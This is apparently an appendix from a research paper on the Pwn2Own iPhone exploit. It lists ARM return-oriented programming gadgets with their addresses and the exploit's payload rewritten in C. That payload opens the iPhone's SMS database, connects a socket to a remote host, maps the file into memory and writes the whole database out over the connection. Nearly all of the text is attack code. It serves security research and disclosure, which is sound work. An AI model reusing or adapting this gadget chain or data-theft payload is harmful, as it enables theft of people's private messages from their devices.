Listing 9: Memory add: `r0 = *(r0+32) + *(r0+36)`

```
0x329253ea  6809       ldr   r1, [r1, #0]
0x329253ec  61c1       str   r1, [r0, #28]
0x329253ee  2000       movs  r0, #0
0x329253f0  bd80       pop   {r7, pc}
```

Listing 10: Memory-to-memory: `*(r0+28) = *r1`

```
0x328c5cbc  9300        str     r3, [sp, #0]
0x328c5cbe  464b        mov     r3, r9
0x328c5cc0  9401        str     r4, [sp, #4]
0x328c5cc2  9502        str     r5, [sp, #8]
0x328c5cc4  f082ea12    blx     ___mmap
0x328c5cc8  f1a70d10    sub.w   sp, r7, #16
0x328c5ccc  f85d8b04    ldr.w   r8, [sp], #4
0x328c5cd0  bdf0        pop     {r4, r5, r6, r7, pc}
```

Listing 11: Wrapped library call: `__mmap` (stores `r3-r5` on stack first)

```
0x3298d350  681a       ldr   r2, [r3, #0]
0x3298d352  6022       str   r2, [r4, #0]
0x3298d354  601c       str   r4, [r3, #0]
0x3298d356  bdb0       pop   {r4, r5, r7, pc}
```

Listing 12: Memory-to-memory: `*r4 = *r3`

```
0x3298d3aa  bd00       pop   {pc}
```

Listing 13: Trampoline: Pop register `pc`, for return from `bl`

B.1 Payload abstracted into C

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>

#include <netinet/in.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/socket.h>

/* error handling is for wimps */
main()
{
  /* assignment for sin is done statically */
  struct sockaddr_in sin;
  struct stat statbuf;
  char *smsdb = "/private/var/mobile/Library/SMS/sms.db";
  char *sms_in_mem;
        int fd, s;

  /* vibrate to confirm exploit worked */
  AudioServicesPlaySystemSound(0xfff);
  fd = open(smsdb, O_RDONLY, 0);
  s = socket(AF_INET, SOCK_STREAM, 0);

  connect(s, (struct sockaddr *) &sin, sizeof(struct
       sockaddr_in));
  stat(smsdb, &statbuf);
  sms_in_mem = mmap(NULL, statbuf.st_size, PROT_READ,
       MAP_FILE, fd, 0);
  write(s, sms_in_mem, statbuf.st_size);
  /* UGLY, UGLY HACK */
  sleep(16);
  exit(1);
}
```

Listing 14: C version of the PWN2OWN iPhone SMS database snatcher